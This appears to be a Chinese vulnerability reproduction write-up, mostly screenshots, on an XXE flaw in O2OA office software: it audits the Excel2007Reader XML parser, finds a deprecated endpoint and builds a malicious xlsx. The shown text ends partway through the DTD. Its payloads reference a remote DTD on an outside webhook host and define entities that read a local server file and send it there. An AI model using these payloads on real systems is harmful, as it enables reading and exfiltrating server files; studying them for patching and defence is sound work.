
## 资产情况








## 应用下载

官网下载[「O2OA翱途」下载中心\_移动OA办公系统\_电子政务OA\_信创国产化OA](https://www.o2oa.net/download.html)该应用的集成环境，包含源码和运行环境





解压后，脚本一键运行，Windows环境就是start\_windows.bat




## 代码审计


编辑器打开解压后项目，搜索`Excel2007Reader`类的方法`public XMLReader fetchSheetParser(SharedStringsTable sst) throws SAXException` 定位sink点，这里解析了构成xlsx文档的XML，且没有发现防御XXE注入的设置






追踪调用情况，定位接口，该接口虽然废弃，仍可以进行调用






## 漏洞复现

由于该漏洞需要上传xlsx触发，且前端没有相应功能，我们需要借用其他功能构造报文。脚本启动OA，进入后台如下位置







这里导出一个xlsx文档，解压后进入worksheets目录，再sheet1.xml中加上我们的payload，链接是我们远程dtd

<!DOCTYPE root SYSTEM "https://webhook.uutool.cn/4psst213pbr0">

<root>&send;</root>





将刚刚解压的文件再压缩为xlsx



在反连平台上配置（[在线Webhook请求接收工具 - UU在线工具](https://uutool.cn/webhook/)）,file:///后的路径为要读取的本地文件（高版本的java只能读取一行），这里用服务器下的pid.log做演示，后面的https链接为反连平台，接受我们读取的文件

<!ENTITY % start "<![CDATA[">

<!ENTITY % xxe SYSTEM "file:///D:/your/path/O2OA/server/o2server-9.1.3-windows-x64/o2server/pid.log">


<!ENTITY % end "]]>">

<!ENTITY % evil "%start;%xxe;%end;">

